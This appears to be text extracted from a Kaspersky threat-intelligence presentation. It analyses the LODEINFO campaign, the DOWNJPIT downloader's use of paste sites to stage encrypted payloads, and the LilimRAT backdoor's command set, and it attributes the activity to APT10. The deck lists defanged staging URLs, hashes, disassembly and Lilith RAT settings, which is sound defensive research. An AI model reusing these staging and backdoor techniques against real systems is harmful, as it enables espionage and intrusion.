
text 68.72 KB

1. zTx3Mz0C31MxEgSJJQ8mKgNwgAQDDL02cr4nxXnAyZSKw3w7g0GHP91Y1a3oeEot-  
v3Xd92x043R\_x5qRuWVnMxRFsX1sU\_sjIyNf3ZEvEMBUKe5FLGS3u9VFizFAMImd9PLIQ-C-0  
TJI7eFD7tIPv00jEX7GfkePxx\_oUGGPT00yvLPk9Ydku4dg70AMVxVi0qw41br0-  
JSG50oBc2RMf6HBN00orsCNf4C7QvKpXK0Z49B95FIKfG9sf3pgSAbpCRfdb8s93A8NKv1Ap5

LODEINFO v0.3.8

- A user “**MATRIXPF**” created these content.

# Encrypted payload in JustPaste.it



providers



@anonymous · Jul 29



ukYkOvFc5GWcYBYnBVBuGgyAQChFs93cY6q13MAmA7JOO2vbk1y2PPSjAOZ1akAw\_tY6o8uQ-  
SwkGcLk83pLTR5wEGModiYmJYKDo\_WWkL7W8oTO2XOUSaVvikxN1F6PfnG093lad28dhL3Qm7hXyubZ8jmLKdOdjmBz  
69myfKDBVKVft9DVPbJM3of2Cwas2Ji5IGSJfdt\_0YqKoLGqcUyrqU-GBZ\_BimYkF6n-  
J0TOnnrL16RQpVgP4\_GAhiWoE8IZYYZo5Ao8xSqGzssqzRj2Qlu-ZV7kQm40HDkCJ--  
nQBN1iINWRgtZitjllgKuRY1gJitYQwhRE4Uo9Pqs2-

## LODEINFO v0.4.1

- The actor changed the contents for hiding in Dec 2020.



C++



@anonymous · Jul 29, 2020 ·  
edited: Dec 3, 2020



//Lopputyö

```
#include <iostream>
using namespace std;
int roomnumber;
int amountofnights;
int room;
int totalvisitors;
int totalcost = 0;
char answer;
const int maxrooms = 15;
const int minrooms = 0;
bool rooms[maxrooms];
int main()
{
    answer = 'y';
```

# Destinations of DOWNJPIT and payloads


Destination	Date	Payload	hash of payload
justpaste[.]it/providers	2020.07.29	LODEINFO v0.4.1	0965e5793db2ea3c24fe077c78f273d4
justpaste[.]it/doxcom	2020.12.03	n/a	n/a
justpaste[.]it/actions	2020.12.03	n/a	n/a
pastebin[.]com/raw/fpbkv9GP	2020.05.27	LODEINFO v0.3.8	cca4457bbe54264c04e2abe4f1dfa746
	2020.12.03	LODEINFO v0.4.6	4d0092f89be7ce083526b0204509505f
pastebin[.]com/raw/SYkDWtas	n/a	n/a	n/a
pastebin[.]com/raw/qDhF2MV0 <b>NEW</b>	2020.05.19	LODEINFO v0.3.5	a9b16ffc6850c208ce3e9f5909158692
	<b>2020.12.03</b>	PE Loader ( <b>LilimRAT v1.2.4</b> )	114bed2ec4bfea26d7c179faf146a290 ( <b>7234feedad2d028e8f24dc3e627e5873</b> )
ghostbin[.]co/9hyxn	2021.06.07	LODEINFO v0.3.8	ea8e81ac8a6c82e70b043f7a8b34e180
c11p[.]net/free/backup	2021.06.03	n/a	n/a
c11p[.]net/default <b>NEW</b>	2021.10.08	PE Loader ( <b>LilimRAT v1.4.1</b> )	77ed7c82ddf55871f5d586dc7deecbed ( <b>3983bd47b0e0f4eee771b2de8a0ca0b0</b> )

**LILIMRAT**

# PE loader of LilimRAT

One of payload of DOWNJPIT was a shellcode of PE loader for LilimRAT.

The LilimRAT is encrypted and embedded in the end of the PE Loader like C2 of DWONJPIT



# LilimRAT


The LilimRAT is the customized LilithRAT (a widely known open source RAT).

```
aLilithreleaseE db 'lilithRELEASE.exe',0 ; DAI
                align 10h
aLilithreleaseF db 'lilithRELEASE folder',0 ; DAI
                align 4
aLilithreleaseS db 'lilithRELEASE startup',0 ; DAI
                align 10h
aLogTxt         db 'log.txt',0 ; DAI
aAppdata        db 'APPDATA',0 ; DAI
aKeylogTxt      db 'keylog.txt',0 ; DAI
```

Lilith-master\Lilith\settings.cpp

```
std::string Settings::fileName = "lilithRELEASE.exe";
std::string Settings::folderName = "lilithRELEASE folder";
std::string Settings::startupName = "lilithRELEASE startup";
std::string Settings::logFileName = "log.txt";
std::string Settings::installLocation = "APPDATA";
std::string Settings::keylogPath = "keylog.txt";
```

- Additional backdoor commands like LODEINFO were implemented.



The screenshot shows the README.md file for the Lilith project. It features the project name 'Lilith' in a large font, followed by a status bar indicating 'build passing' and 'license MIT'. Below this, it describes Lilith as a 'Free & Native Open Source C++ Remote Administration Tool for Windows' and provides a brief overview of its capabilities as a console-based RAT.


<https://github.com/werkamsus/Lilith/>

# Embedded backdoor commands of LilimRAT

command	Description
kill	Terminate a process
restart	Restart itself
info	Get infected host information such as hostname, OS version, architecture of current process, username, current PID and malware version. Seinding template is “\${hostname}, \${OSversion} \$((x86) (wow64)), \${username}, \${PID}, \${malversion}”
keydump	Dump keystroke
cd	Change directory
ls	Show file list
mv	Move a file
cp	Copy a file
rm	Remove a file
send	Upload a file
memory	Inject shellcode in memory of svchost.exe. Received shellcode is encrypted by RC4 using 48bytes RC4 key which is generated from infected host info: “\${hostname}, \${OSversion} \$((x86) (wow64)), \${username}, \${PID}, \${malversion}”
recv	Download a file
remoteControl	Create a session for interactive shell using cmd.exe or powershell.exe

# Hash algorithm for key generation of LilimRAT

An unique RC4 key generation method for decryption shellcode in “memory” command:





# ATTRIBUTION

# Attribution: possibility of TICK?



Operation ENDTRADE:  
TICK's Multi-Stage Backdoors for Attacking  
Industries and Stealing Classified Data

## Use of Publicly Available RATs and Tools

A look into the PDB strings and sample structures revealed that TICK was using publicly available remote access trojans (RATs) and open source tools. In addition, they look into these online tools to modify them or to import the techniques into their malware. As an example, they cloned Lilith RAT from GitHub. Originally developed in C++.

The following is a collection of PDB strings related to open source RATs and tools:


- C:\Users\XF\Documents\Visual Studio 2010\Projects\win10\Release\win10.pdb

- According to a whitepaper of Trendmicro, LilithRAT was used by an operation of Tick group .
- However, it was not customized LilithRAT like LilimRAT.
- We think that LilimRAT is **NOT** related to Tick group.

# Attribution: possibility of APT10?

## Tracking rapid evolution? Copycat? Of an APT RAT in Asia

Hiroshi Takeuchi (Macnica Networks)



## APT10

- **Target Industry is overlapping**
  - Since 2016, targeting entities in Japan had been observed
  - Media, others (various kinds of industries)
  - One of objects is foreign policy espionage
- **Delivery is similar with LODEINFO**
  - Simple Office Macro Dropper
- **One of RATs, ANEL coding style is similar to LODEINFO**

- Mr. Hiroshi Takeuchi from Macnica networks talked about LODEINFO in VBlocal 2020.
- He showed two possibilities of attribution which are **Darkhotel** and **APT10**.
- Our research result also showed the shadow of **APT10**.

<https://vb2020.vblocalhost.com/conference/presentations/tracking-rapid-evolution-copycat-of-an-apt-rat-in-asia/>

<https://vb2020.vblocalhost.com/uploads/VB2020-66.pdf>

# Attribution: APT10

Some coding style similarities between LODEINFO, the LilimRAT, ANEL and Emdivi.

- These malware families contains malware versions string is embedded.
- Malware sends some compromised machine info by commands “info”, “ver”, and “version”.

```
add    ecx, 50h ; 'P'
push   offset aT2030 ; "t20.30"
mov    [esp+88h+var_70], ebx
mov    [esp+88h+var_6C], ecx
call   c_?assign@?$basic_string@D
```

Emdivi

```
push   offset a552 ; "5.5.2"
call   sub_10001690
mov    dword ptr [esi+578h], '3'
lea    ecx, [esi+58h]
push   offset aRev ; " rev"
call   sub_10005C58
```

ANEL

```
lea    ecx, [ebp+version]
mov    [ebp+version], '4.0v'
mov    [ebp+var_10], '6.'
mov    [ebp+var_E], 0
```

LODEINFO

```
push   6 ; Size
push   offset aV124 ; "v1.2.4"
mov    ecx, esi ; Src
call   sub_408769
```

LilimRAT

# Attribution: APT10

- The LilimRAT and Emdivi generate a string including the hardcoded malware version for hash value as a crypto key.
- DOWNJPIT and ANEL generate a hash value from C2 for using malware features.
- Other observed overlaps and similarities of TTPs are summarized below:

---

## Overlaps/similarities

Spearphishing email with attached, malicious, password-protected Word document

Usage as DLL side-loading to run a payload within memory

Distinct, customized open-source RAT

Targets are exclusively Japanese or Japan-linked organizations

C2 infrastructure is built in VPS/cloud services and IPs are mostly located in target countries

## Malware families related to APT10

LODEINFO, ANEL, Redleaves

LODEINFO, DOWNJPIT, ANEL, Redleaves, Emdivi

LilimRAT, Redleaves, QuasarRAT

LODEINFO, DOWNJPIT, ANEL, Emdivi

LODEINFO, Emdivi

---

**CONCLUSION**

# Conclusions



- The attacker have been targeting **Japan** mainly;
- A versions of LODEINFO backdoor “v0.4.9” was confirmed in April 2021;
- New variant of LODEINFO “DOWNJPIT” was discovered which is a trojanized downloader module to get a payload from an online content;
- A customized LilimRAT delivered by DOWNJPIT as 2nd stage RAT;
- Some relations during LODEINFO and some malware families of the APT10 were confirmed.

The Kaspersky logo is displayed in a bold, black, lowercase sans-serif font. It is centered within a white, rounded hexagonal shape that has a slight drop shadow, giving it a three-dimensional appearance. The background of the entire image is a light teal color with a subtle, darker teal gradient and a faint, larger-scale hexagonal pattern.

# kaspersky

Email: [suguru.Ishimaru@kaspersky.com](mailto:suguru.Ishimaru@kaspersky.com)